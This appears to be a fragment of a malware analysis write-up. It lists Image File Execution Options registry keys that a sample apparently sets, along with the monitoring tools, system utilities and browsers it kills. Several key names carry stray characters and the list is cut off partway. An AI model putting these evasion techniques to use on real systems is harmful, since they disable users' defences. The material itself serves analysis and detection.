SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\cabinet.dll
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\chkdisk.exea
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\DBGHELP.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\DCIMAN32.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\wmplayer.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\ksuser.dllb
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\mpg4mod.dll
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\mydocs.dll`e
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\rasman.dlld
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\shellstyle.dll
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\secpol.msc
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\url.dll
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\usbui.dll
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\webcheck.dll
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\recoverydrive.exea
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\logoff.exea
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\contro
```

IT KILLED THE FOLLOWING PROCESSES

ProcessHacker
procexp64
msconfig
taskmgr
chrome
firefox
regedit
opera
UserAccountControlSettings
yandex
microsoftedge
microsoftedgectp
iexplore